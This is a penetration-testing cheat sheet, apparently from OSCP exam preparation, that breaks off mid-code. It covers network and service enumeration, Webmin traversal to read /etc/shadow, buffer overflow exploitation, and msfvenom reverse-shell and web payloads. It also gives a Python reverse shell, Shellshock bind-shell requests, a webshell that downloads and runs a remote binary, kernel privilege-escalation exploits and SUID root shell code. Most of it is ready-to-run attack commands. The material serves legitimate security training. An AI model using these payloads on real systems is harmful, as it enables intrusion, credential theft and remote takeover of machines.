- Discover IP Mac and Mac vendors from ARP
  `netdiscover -r $ip/24`

- Nmap stealth scan using SYN
  `nmap -sS $ip`

- Nmap stealth scan using FIN
  `nmap -sF $ip`

- Nmap Banner Grabbing
  `nmap -sV -sT $ip`

- Nmap OS Fingerprinting
  `nmap -O $ip`

- Nmap Regular Scan:
  `nmap $ip/24`

- Enumeration Scan
  `nmap -p 1-65535 -sV -sS -A -T4 $ip/24 -oN nmap.txt`

- Enumeration Scan All Ports TCP / UDP and output to a txt file
  `nmap -oN nmap2.txt -v -sU -sS -p- -A -T4 $ip`

- Nmap output to a file:

`nmap -oN nmap.txt -p 1-65535 -sV -sS -A -T4 $ip/24`

- Quick Scan:
  `nmap -T4 -F $ip/24`

- Quick Scan Plus:
  `nmap -sV -T4 -O -F --version-light $ip/24`

- Quick traceroute
  `nmap -sn --traceroute $ip`

- All TCP and UDP Ports
  `nmap -v -sU -sS -p- -A -T4 $ip`

- Intense Scan:
  `nmap -T4 -A -v $ip`

- Intense Scan Plus UDP
  `nmap -sS -sU -T4 -A -v $ip/24`

- Intense Scan ALL TCP Ports
  `nmap -p 1-65535 -T4 -A -v $ip/24`

- Intense Scan - No Ping
  `nmap -T4 -A -v -Pn $ip/24`

- Ping scan
  `nmap -sn $ip/24`

- Slow Comprehensive Scan
  `nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" $ip/24`

- Scan with Active connect in order to weed out any spoofed ports designed to troll you
  `nmap -p1-65535 -A -T5 -sT $ip`

- Enumeration

- DNS Enumeration

  - NMAP DNS Hostnames Lookup
    `nmap -F --dns-server <dns server ip> <target ip range>`

- Host Lookup
  `host -t ns megacorpone.com`

- Reverse Lookup Brute Force - find domains in the same range
  `for ip in $(seq 155 190);do host 50.7.67.$ip;done |grep -v "not found"`

- Perform DNS IP Lookup
  `dig a domain-name-here.com @nameserver`

- Perform MX Record Lookup
  `dig mx domain-name-here.com @nameserver`

- Perform Zone Transfer with DIG
  `dig axfr domain-name-here.com @nameserver`

- DNS Zone Transfers
  Windows DNS zone transfer

  `nslookup -> set type=any -> ls -d blah.com  `

  Linux DNS zone transfer

  `dig axfr blah.com @ns1.blah.com`

- Dnsrecon DNS Brute Force
  `dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml`

- Dnsrecon DNS List of megacorp
  `dnsrecon -d megacorpone.com -t axfr`

- DNSEnum
  `dnsenum zonetransfer.me`

- NMap Enumeration Script List:

  - NMap Discovery

[*https://nmap.org/nsedoc/categories/discovery.html*](https://nmap.org/nsedoc/categories/discovery.html)

  - Nmap port version detection MAXIMUM power
    `nmap -vvv -A --reason --script="+(safe or default) and not broadcast" -p <port> <host>`

- NFS (Network File System) Enumeration

  - Show Mountable NFS Shares
    `nmap -sV --script=nfs-showmount $ip`

- RPC (Remote Procedure Call) Enumeration

  - Connect to an RPC share without a username and password and enumerate privledges
    `rpcclient --user="" --command=enumprivs -N $ip`

  - Connect to an RPC share with a username and enumerate privledges
    `rpcclient --user="<Username>" --command=enumprivs $ip`

- SMB Enumeration

  - SMB OS Discovery
    `nmap $ip --script smb-os-discovery.nse`

  - Nmap port scan
    `nmap -v -p 139,445 -oG smb.txt $ip-254`

  - Netbios Information Scanning
    `nbtscan -r $ip/24`

  - Nmap find exposed Netbios servers
    `nmap -sU --script nbstat.nse -p 137 $ip`

  - Nmap all SMB scripts scan

`nmap -sV -Pn -vv -p 445 --script='(smb*) and not (brute or broadcast or dos or external or fuzzer)' --script-args=unsafe=1 $ip`

  - Nmap all SMB scripts authenticated scan

`nmap -sV -Pn -vv -p 445  --script-args smbuser=<username>,smbpass=<password> --script='(smb*) and not (brute or broadcast or dos or external or fuzzer)' --script-args=unsafe=1 $ip`

  - SMB Enumeration Tools
    `nmblookup -A $ip  `

    `smbclient //MOUNT/share -I $ip -N  `

    `rpcclient -U "" $ip  `

`enum4linux $ip  `

`enum4linux -a $ip`

- SMB Finger Printing
  `smbclient -L //$ip`

- Nmap Scan for Open SMB Shares
  `nmap -T4 -v -oA shares --script smb-enum-shares --script-args smbuser=username,smbpass=password -p445 192.168.10.0/24`

- Nmap scans for vulnerable SMB Servers
  `nmap -v -p 445 --script=smb-check-vulns --script-args=unsafe=1 $ip`

- Nmap List all SMB scripts installed
  `ls -l /usr/share/nmap/scripts/smb*`

- Enumerate SMB Users

  `nmap -sU -sS --script=smb-enum-users -p U:137,T:139 $ip-14`

  OR

  `python /usr/share/doc/python-impacket-doc/examples /samrdump.py $ip`

- RID Cycling - Null Sessions
  `ridenum.py $ip 500 50000 dict.txt`

- Manual Null Session Testing

  Windows: `net use \\$ip\IPC$ "" /u:""`

  Linux: `smbclient -L //$ip`

- SMTP Enumeration - Mail Severs

  - Verify SMTP port using Netcat
    `nc -nv $ip 25`

- POP3 Enumeration - Reading other peoples mail - You may find usernames and passwords for email accounts, so here is how to check the mail using Telnet

```
root@kali:~# telnet $ip 110
+OK beta POP3 server (JAMES POP3 Server 2.3.2) ready
USER billydean
+OK
PASS password
+OK Welcome billydean

list

+OK 2 1807
1 786
2 1021

retr 1

+OK Message follows
From: jamesbrown@motown.com
Dear Billy Dean,

Here is your login for remote desktop ... try not to forget it this time!
username: billydean
password: PA$$W0RD!Z
```

- SNMP Enumeration -Simple Network Management Protocol

  - Fix SNMP output values so they are human readable
    `apt-get install snmp-mibs-downloader download-mibs `
    `echo "" > /etc/snmp/snmp.conf`

  - SNMP Enumeration Commands

    - `snmpcheck -t $ip -c public`

    - `snmpwalk -c public -v1 $ip 1|`

    - `grep hrSWRunName|cut -d\* \* -f`

    - `snmpenum -t $ip`

    - `onesixtyone -c names -i hosts`

  - SNMPv3 Enumeration
    `nmap -sV -p 161 --script=snmp-info $ip/24`

  - Automate the username enumeration process for SNMPv3:
    `apt-get install snmp snmp-mibs-downloader `
    `wget https://raw.githubusercontent.com/raesene/TestingScripts/master/snmpv3enum.rb`

  - SNMP Default Credentials
    /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt

- MS SQL Server Enumeration

  - Nmap Information Gathering

    `nmap -p 1433 --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER $ip`

- Webmin and miniserv/0.01 Enumeration - Port 10000

  Test for LFI & file disclosure vulnerability by grabbing /etc/passwd

    `curl http://$ip:10000//unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/etc/passwd`

  Test to see if webmin is running as root by grabbing /etc/shadow

    `curl http://$ip:10000//unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/etc/shadow`

- Linux OS Enumeration

  - List all SUID files
    `find / -perm -4000 2>/dev/null`

  - Determine the current version of Linux
    `cat /etc/issue`

  - Determine more information about the environment
    `uname -a`

  - List processes running
    `ps -xaf`

  - List the allowed (and forbidden) commands for the invoking use
    `sudo -l`

  - List iptables rules
    `iptables --table nat --list
    iptables -vL -t filter
    iptables -vL -t nat
    iptables -vL -t mangle
    iptables -vL -t raw
    iptables -vL -t security`

- Windows OS Enumeration

  - net config Workstation

  - systeminfo | findstr /B /C:"OS Name" /C:"OS Version"

  - hostname

  - net users

  - ipconfig /all

  - route print

  - arp -A

  - netstat -ano

  - netsh firewall show state

  - netsh firewall show config

  - schtasks /query /fo LIST /v

  - tasklist /SVC

  - net start

  - DRIVERQUERY

  - reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated

  - reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated

  - dir /s *pass* == *cred* == *vnc* == *.config*

  - findstr /si password *.xml *.ini *.txt

  - reg query HKLM /f password /t REG_SZ /s

  - reg query HKCU /f password /t REG_SZ /s

- Vulnerability Scanning with Nmap

- Nmap Exploit Scripts

[*https://nmap.org/nsedoc/categories/exploit.html*](https://nmap.org/nsedoc/categories/exploit.html
)

- Nmap search through vulnerability scripts

  `cd /usr/share/nmap/scripts/

  ls -l *vuln*`

- Nmap search through Nmap Scripts for a specific keyword

  `ls /usr/share/nmap/scripts/\* | grep ftp`

- Scan for vulnerable exploits with nmap

  `nmap --script exploit -Pn $ip`

- NMap Auth Scripts

  [*https://nmap.org/nsedoc/categories/auth.html*](https://nmap.org/nsedoc/categories/auth.html)

- Nmap Vuln Scanning

  [*https://nmap.org/nsedoc/categories/vuln.html*](https://nmap.org/nsedoc/categories/vuln.html)

- NMap DOS Scanning

  `nmap --script dos -Pn $ip

  NMap Execute DOS Attack

  nmap --max-parallelism 750 -Pn --script http-slowloris --script-args

  http-slowloris.runforever=true`

- Scan for coldfusion web vulnerabilities

  `nmap -v -p 80 --script=http-vuln-cve2010-2861 $ip`

- Anonymous FTP dump with Nmap

  `nmap -v -p 21 --script=ftp-anon.nse $ip-254`

- SMB Security mode scan with Nmap

  `nmap -v -p 21 --script=ftp-anon.nse $ip-254`

- File Enumeration

  - Find UID 0 files root execution

  - `/usr/bin/find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \\; 2>/dev/null`

  - Get handy linux file system enumeration script (/var/tmp)

    `wget https://highon.coffee/downloads/linux-local-enum.sh `

    `chmod +x ./linux-local-enum.sh `

    `./linux-local-enum.sh`

- Find executable files updated in August

  `find / -executable -type f 2> /dev/null | egrep -v "^/bin|^/var|^/etc|^/usr" | xargs ls -lh | grep Aug`

- Find a specific file on linux

  `find /. -name suid\*`

- Find all the strings in a file

  `strings <filename>`

- Determine the type of a file

  `file <filename>`

- HTTP Enumeration

  - Search for folders with gobuster:

    `gobuster -w /usr/share/wordlists/dirb/common.txt -u $ip`

  - OWasp DirBuster - Http folder enumeration - can take a dictionary file

  - Dirb - Directory brute force finding using a dictionary file

    `dirb http://$ip/ wordlist.dict  `

    `dirb <http://vm/>  `

    Dirb against a proxy

  - `dirb [http://$ip/](http://172.16.0.19/) -p $ip:3129`

- Nikto

  `nikto -h $ip`

- HTTP Enumeration with NMAP

  `nmap --script=http-enum -p80 -n $ip/24`

- Nmap Check the server methods

  `nmap --script http-methods --script-args http-methods.url-path='/test' $ip`

- Get Options available from web server

  `curl -vX OPTIONS vm/test`

- Uniscan directory finder:

  `uniscan -qweds -u <http://vm/>`

- Wfuzz - The web brute forcer

  `wfuzz -c -w /usr/share/wfuzz/wordlist/general/megabeast.txt $ip:60080/?FUZZ=test  `

  `wfuzz -c --hw 114 -w /usr/share/wfuzz/wordlist/general/megabeast.txt $ip:60080/?page=FUZZ  `

  `wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt
"$ip:60080/?page=mailer&mail=FUZZ"`

  `wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt --hc 404 $ip/FUZZ`

  Recurse level 3

  `wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt -R 3 --sc 200 $ip/FUZZ`

<!-- -->

- Open a service using a port knock (Secured with Knockd)

  for x in 7000 8000 9000; do nmap -Pn --host_timeout 201
  --max-retries 0 -p $x server_ip_address; done

- WordPress Scan - Wordpress security scanner

  - wpscan --url $ip/blog --proxy $ip:3129

- RSH Enumeration - Unencrypted file transfer system

  - auxiliary/scanner/rservices/rsh_login

- Finger Enumeration

  - finger @$ip

  - finger batman@$ip

- TLS & SSL Testing

  - ./testssl.sh -e -E -f -p -y -Y -S -P -c -H -U $ip | aha >
    OUTPUT-FILE.html

- Proxy Enumeration (useful for open proxies)

  - nikto -useproxy http://$ip:3128 -h $ip

- Steganography

```
> apt-get install steghide
>
> steghide extract -sf picture.jpg
>
> steghide info picture.jpg
>
> apt-get install stegosuite
```

- The OpenVAS Vulnerability Scanner

  -
    ```
    apt-get update
    apt-get install openvas
    openvas-setup
    ```

  - `netstat -tulpn`

  - Login at:

    https://$ip:9392

Buffer Overflows and Exploits

===

- DEP and ASLR - Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR)

- Nmap Fuzzers:

  - NMap Fuzzer List

https://nmap.org/nsedoc/categories/fuzzer.html

  - NMap HTTP Form Fuzzer

```
nmap --script http-form-fuzzer --script-args
'http-form-fuzzer.targets={1={path=/},2={path=/register.html}}'
-p 80 $ip
```

  - Nmap DNS Fuzzer

```
nmap --script dns-fuzz --script-args timelimit=2h $ip -d
```

- MSFvenom

  [*https://www.offensive-security.com/metasploit-unleashed/msfvenom/*](https://www.offensive-security.com/metasploit-unleashed/msfvenom/)

- Windows Buffer Overflows

  - Controlling EIP

```
locate pattern_create
pattern_create.rb -l 2700
locate pattern_offset
pattern_offset.rb -q 39694438
```

  - Verify exact location of EIP - [*] Exact match at offset 2606

```
buffer = "A" \* 2606 + "B" \* 4 + "C" \* 90
```

- Check for “Bad Characters” - Run multiple times 0x00 - 0xFF

- Use Mona to determine a module that is unprotected

- Bypass DEP if present by finding a Memory Location with Read and Execute access for JMP ESP

- Use NASM to determine the HEX code for a JMP ESP instruction

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

```
JMP ESP
00000000 FFE4 jmp esp
```

- Run Mona in immunity log window to find (FFE4) XEF command

```
!mona find -s "\xff\xe4" -m slmfc.dll
found at 0x5f4a358f - Flip around for little endian format
buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "C" * 390
```

- MSFVenom to create payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=$ip LPORT=443 -f c –e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

- Final Payload with NOP slide

```
buffer="A"*2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode
```

- Create a PE Reverse Shell

  ```
  msfvenom -p windows/shell\_reverse\_tcp LHOST=$ip LPORT=4444
  -f
  exe -o shell\_reverse.exe
  ```

- Create a PE Reverse Shell and Encode 9 times with
  Shikata_ga_nai

  ```
  msfvenom -p windows/shell\_reverse\_tcp LHOST=$ip LPORT=4444
  -f
  exe -e x86/shikata\_ga\_nai -i 9 -o
  shell\_reverse\_msf\_encoded.exe
  ```

- Create a PE reverse shell and embed it into an existing
  executable

  ```
  msfvenom -p windows/shell\_reverse\_tcp LHOST=$ip LPORT=4444 -f
  exe -e x86/shikata\_ga\_nai -i 9 -x
  /usr/share/windows-binaries/plink.exe -o
  shell\_reverse\_msf\_encoded\_embedded.exe
  ```

- Create a PE Reverse HTTPS shell

  ```
  msfvenom -p windows/meterpreter/reverse\_https LHOST=$ip
  LPORT=443 -f exe -o met\_https\_reverse.exe
  ```

- Linux Buffer Overflows

  - Run Evans Debugger against an app

    ```
    edb --run /usr/games/crossfire/bin/crossfire
    ```

- ESP register points toward the end of our CBuffer

  add eax,12

  jmp eax

  83C00C add eax,byte +0xc

  FFE0 jmp eax

- Check for “Bad Characters” Process of elimination - Run multiple

  times 0x00 - 0xFF

- Find JMP ESP address

  "\\x97\\x45\\x13\\x08" \# Found at Address 08134597

- crash = "\\x41" * 4368 + "\\x97\\x45\\x13\\x08" +

  "\\x83\\xc0\\x0c\\xff\\xe0\\x90\\x90"

- msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f c -b

  "\\x00\\x0a\\x0d\\x20" –e x86/shikata_ga_nai

- Connect to the shell with netcat:

  nc -v $ip 4444

Shells

==
==

- Netcat Shell Listener

  `nc -nlvp 4444`

- Spawning a TTY Shell - Break out of Jail or limited shell

You should almost always upgrade your shell after taking control of an apache or www user.

(For example when you encounter an error message when trying to run an exploit sh: no job control in this shell)

(hint: sudo -l to see what you can run)

- You may encounter limited shells that use rbash and only allow you to execute a single command per session.

You can overcome this by executing an SSH shell to your localhost:

```
ssh user@$ip nc $localip 4444 -e /bin/sh

enter user's password

python -c 'import pty; pty.spawn("/bin/sh")'

export TERM=linux
```

`python -c 'import pty; pty.spawn("/bin/sh")'`

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);
s.connect(("$ip",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(\["/bin/sh","-i"\]);'
```

`echo os.system('/bin/bash')`

`/bin/sh -i`

`perl —e 'exec "/bin/sh";'`

perl: `exec "/bin/sh";`

ruby: `exec "/bin/sh"`

lua: `os.execute('/bin/sh')`

From within IRB: `exec "/bin/sh"`

From within vi: `:!bash`

or

`:set shell=/bin/bash:shell`

From within vim `':!bash':`

From within nmap: `!sh`

From within tcpdump

echo $'id\\n/bin/netcat $ip 443 –e /bin/bash' > /tmp/.test chmod +x /tmp/.test sudo tcpdump –ln –I eth- -w /dev/null –W 1 –G 1 –z /tmp/.tst –Z root

From busybox `/bin/busybox telnetd -|/bin/sh -p9999`

- Pen test monkey PHP reverse shell

  [http://pentestmonkey.net/tools/web-shells/php-reverse-shel](http://pentestmonkey.net/tools/web-shells/php-reverse-shell)

- php-findsock-shell - turns PHP port 80 into an interactive shell

   http://pentestmonkey.net/tools/web-shells/php-findsock-shell

- Perl Reverse Shell

   http://pentestmonkey.net/tools/web-shells/perl-reverse-shell

- PHP powered web browser Shell b374k with file upload etc.

   https://github.com/b374k/b374k

- Windows reverse shell - PowerSploit's Invoke-Shellcode script and inject a Meterpreter shell

   https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-Shellcode.ps1

- Web Backdoors from Fuzzdb

   https://github.com/fuzzdb-project/fuzzdb/tree/master/web-backdoors

- Creating Meterpreter Shells with MSFVenom - http://www.securityunlocked.com/2016/01/02/network-security-pentesting/most-useful-msfvenom-payloads/

   Linux

   `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf`

   Windows

   `msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe`

Mac

`msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho`

Web Payloads

PHP

`msfvenom -p php/reverse_php LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php`

OR

`msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php`

Then we need to add the <?php at the first line of the file so that it will execute as a PHP webpage:

`cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php`

ASP

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp`

JSP

`msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp`

WAR

`msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f war > shell.war`

Scripting Payloads

Python

`msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.py`

Bash

`msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.sh`

Perl

`msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.pl`

Shellcode

For all shellcode see ‘msfvenom –help-formats’ for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

Linux Based Shellcode

`msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <language>`

Windows Based Shellcode

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <language>`

Mac Based Shellcode

`msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <language>`

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST <LHOST value>
set LPORT <LPORT value>
set ExitOnSession false
exploit -j -z
```

Once the required values are completed the following command will execute your handler – ‘msfconsole -L -r ‘

- SSH to Meterpreter: https://daemonchild.com/2015/08/10/got-ssh-creds-want-meterpreter-try-this/

```
use auxiliary/scanner/ssh/ssh_login

use post/multi/manage/shell_to_meterpreter
```

- Shellshock

  - Testing for shell shock with NMap

  `root@kali:~/Documents# nmap -sV -p 80 --script http-shellshock --script-args uri=/cgi-bin/admin.cgi $ip`

  - git clone https://github.com/nccgroup/shocker

  `./shocker.py -H TARGET --command "/bin/cat /etc/passwd" -c /cgi-bin/status --verbose`

  - Shell Shock SSH Forced Command

    Check for forced command by enabling all debug output with ssh

```
ssh -vvv

ssh -i noob noob@$ip '() { :;}; /bin/bash'
```

  - cat file (view file contents)

```
echo -e "HEAD /cgi-bin/status HTTP/1.1\\r\\nUser-Agent: () {:;}; echo \\$(</etc/passwd)\\r\\nHost:vulnerable\\r\\nConnection: close\\r\\n\\r\\n" | nc TARGET 80
```

  - Shell Shock run bind shell

```
echo -e "HEAD /cgi-bin/status HTTP/1.1\\r\\nUser-Agent: () {:;}; /usr/bin/nc -l -p 9999 -e /bin/sh\\r\\nHost:vulnerable\\r\\nConnection: close\\r\\n\\r\\n" | nc TARGET 80
```

File Transfers

==

- Post exploitation refers to the actions performed by an attacker,

  once some level of control has been gained on his target.

- Simple Local Web Servers

  - Run a basic http server, great for serving up shells etc

    python -m SimpleHTTPServer 80

  - Run a basic Python3 http server, great for serving up shells

    etc

    python3 -m http.server

  - Run a ruby webrick basic http server

    ruby -rwebrick -e "WEBrick::HTTPServer.new

    (:Port => 80, :DocumentRoot => Dir.pwd).start"

  - Run a basic PHP http server

    php -S $ip:80

- Creating a wget VB Script on Windows:

  [*https://github.com/erik1o6/oscp/blob/master/wget-vbs-win.txt*](https://github.com/erik1o6/oscp/blob/master/wget-vbs-win.txt)

- Windows file transfer script that can be pasted to the command line. File transfers to a Windows machine can be tricky without a Meterpreter shell. The following script can be copied and pasted into a basic windows reverse and used to transfer files from a web server (the timeout 1 commands are required after each new line):

```
echo Set args = Wscript.Arguments  >> webdl.vbs

timeout 1

echo Url = "http://1.1.1.1/windows-privesc-check2.exe"  >> webdl.vbs

timeout 1

echo dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")  >> webdl.vbs

timeout 1

echo dim bStrm: Set bStrm = createobject("Adodb.Stream")  >> webdl.vbs

timeout 1

echo xHttp.Open "GET", Url, False  >> webdl.vbs

timeout 1

echo xHttp.Send  >> webdl.vbs

timeout 1

echo with bStrm      >> webdl.vbs

timeout 1

echo   .type = 1 '      >> webdl.vbs

timeout 1

echo   .open      >> webdl.vbs

timeout 1

echo   .write xHttp.responseBody      >> webdl.vbs

timeout 1

echo   .savetofile "C:\temp\windows-privesc-check2.exe", 2 '  >> webdl.vbs

timeout 1

echo end with >> webdl.vbs

timeout 1

echo
```

The file can be run using the following syntax:

`C:\temp\cscript.exe webdl.vbs`

- Mounting File Shares

  - Mount NFS share to /mnt/nfs

    mount $ip:/vol/share /mnt/nfs

- HTTP Put

  nmap -p80 $ip --script http-put --script-args

  http-put.url='/test/sicpwn.php',http-put.file='/var/www/html/sicpwn.php

- Uploading Files

  - SCP

    scp username1@source_host:directory1/filename1
username2@destination_host:directory2/filename2

    scp localfile username@$ip:~/Folder/

    scp Linux_Exploit_Suggester.pl bob@192.168.1.10:~

  - Webdav with Davtest- Some sysadmins are kind enough to enable the PUT method - This tool will auto upload a backdoor `davtest -move -sendbd auto -url http://$ip`

https://github.com/cldrn/davtest

You can also upload a file using the PUT method with the curl command:

`curl -T 'leetshellz.txt' 'http://$ip'`

And rename it to an executable file using the MOVE method with the curl command:

`curl -X MOVE --header 'Destination:http://$ip/leetshellz.php' 'http://$ip/leetshellz.txt'`

- Upload shell using limited php shell cmd

  use the webshell to download and execute the meterpreter

  \[curl -s --data "cmd=wget http://174.0.42.42:8000/dhn -O

  /tmp/evil" http://$ip/files/sh.php

  \[curl -s --data "cmd=chmod 777 /tmp/evil"

  http://$ip/files/sh.php

  curl -s --data "cmd=bash -c /tmp/evil" http://$ip/files/sh.php

- TFTP

  mkdir /tftp

  atftpd --daemon --port 69 /tftp

  cp /usr/share/windows-binaries/nc.exe /tftp/

  EX. FROM WINDOWS HOST:

  C:\\Users\\Offsec>tftp -i $ip get nc.exe

- FTP

  apt-get update && apt-get install pure-ftpd

```
\#!/bin/bash
groupadd ftpgroup
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
pure-pw useradd offsec -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth/
ln -s ../conf/PureDB 60pdb
mkdir -p /ftphome
chown -R ftpuser:ftpgroup /ftphome/

/etc/init.d/pure-ftpd restart
```

- Packing Files

  - Ultimate Packer for eXecutables

    upx -9 nc.exe

  - exe2bat - Converts EXE to a text file that can be copied and

    pasted

    locate exe2bat

    wine exe2bat.exe nc.exe nc.txt

  - Veil - Evasion Framework -

    https://github.com/Veil-Framework/Veil-Evasion

    apt-get -y install git

    git clone https://github.com/Veil-Framework/Veil-Evasion.git

    cd Veil-Evasion/

cd setup

setup.sh -c

Privilege Escalation

==

Password reuse is your friend. The OSCP labs are true to life, in the way that the users will reuse passwords across different services and even different boxes. Maintain a list of cracked passwords and test them on new machines you encounter.

- Linux Privilege Escalation

- Defacto Linux Privilege Escalation Guide - A much more through guide for linux enumeration:

  https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

- Try the obvious - Maybe the user can sudo to root:

  `sudo su`

- Here are the commands I have learned to use to perform linux enumeration and privledge escalation:

  What services are running as root?:

  `ps aux | grep root`

  What files run as root / SUID / GUID?:

```
find / -perm +2000 -user root -type f -print

find / -perm -1000 -type d 2>/dev/null   # Sticky bit - Only the owner of the directory or the owner of a file can delete or rename here.

find / -perm -g=s -type f 2>/dev/null    # SGID (chmod 2000) - run as the group, not the user who started it.

find / -perm -u=s -type f 2>/dev/null    # SUID (chmod 4000) - run as the owner, not the user who started it.

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null    # SGID or SUID

for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done

find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```

What folders are world writeable?:

```
find / -writable -type d 2>/dev/null      # world-writeable folders

find / -perm -222 -type d 2>/dev/null     # world-writeable folders

find / -perm -o w -type d 2>/dev/null     # world-writeable folders

find / -perm -o x -type d 2>/dev/null     # world-executable folders

find / \( -perm -o w -perm -o x \) -type d 2>/dev/null   # world-writeable & executable folders
```

- There are a few scripts that can automate the linux enumeration process:

  - Google is my favorite Linux Kernel exploitation search tool. Many of these automated checkers are missing important kernel exploits which can create a very frustrating blindspot during your OSCP course.

  - LinuxPrivChecker.py - My favorite automated linux priv enumeration checker -

https://www.securitysift.com/download/linuxprivchecker.py

- LinEnum - (Recently Updated)

https://github.com/rebootuser/LinEnum

- linux-exploit-suggester (Recently Updated)

https://github.com/mzet-/linux-exploit-suggester

- Highon.coffee Linux Local Enum - Great enumeration script!

`wget https://highon.coffee/downloads/linux-local-enum.sh`

- Linux Privilege Exploit Suggester (Old has not been updated in years)

https://github.com/PenturaLabs/Linux_Exploit_Suggester

- Linux post exploitation enumeration and exploit checking tools

https://github.com/reider-roque/linpostexp

Handy Kernel Exploits

- CVE-2010-2959 - 'CAN BCM' Privilege Escalation - Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32)

https://www.exploit-db.com/exploits/14814/

```
wget -O i-can-haz-modharden.c http://www.exploit-db.com/download/14814
$ gcc i-can-haz-modharden.c -o i-can-haz-modharden
$ ./i-can-haz-modharden
[+] launching root shell!
# id
uid=0(root) gid=0(root)
```

- CVE-2010-3904 - Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8
  https://www.exploit-db.com/exploits/15285/

- CVE-2012-0056 - Mempodipper - Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64)
  https://git.zx2c4.com/CVE-2012-0056/about/
  Linux CVE 2012-0056

```
wget -O exploit.c http://www.exploit-db.com/download/18411
gcc -o mempodipper exploit.c
./mempodipper
```

- CVE-2016-5195 - Dirty Cow - Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8
  https://dirtycow.ninja/
  First existed on 2.6.22 (released in 2007) and was fixed on Oct 18, 2016

- Run a command as a user other than root

```
sudo -u haxzor /usr/bin/vim /etc/apache2/sites-available/000-default.conf
```

- Add a user or change a password

```
/usr/sbin/useradd -p 'openssl passwd -1 thePassword' haxzor
```

```
echo thePassword | passwd haxzor --stdin
```

- Local Privilege Escalation Exploit in Linux

  - **SUID** (**S**et owner **U**ser **ID** up on execution)
    Often SUID C binary files are required to spawn a shell as a superuser, you can update the UID / GID and shell as required.

    below are some quick copy and paste examples for various shells:

    SUID C Shell for /bin/bash

    ```
    int main(void){
    setresuid(0, 0, 0);
    system("/bin/bash");
    }
    ```

    SUID C Shell for /bin/sh

    ```
    int main(void){
    setresuid(0, 0, 0);
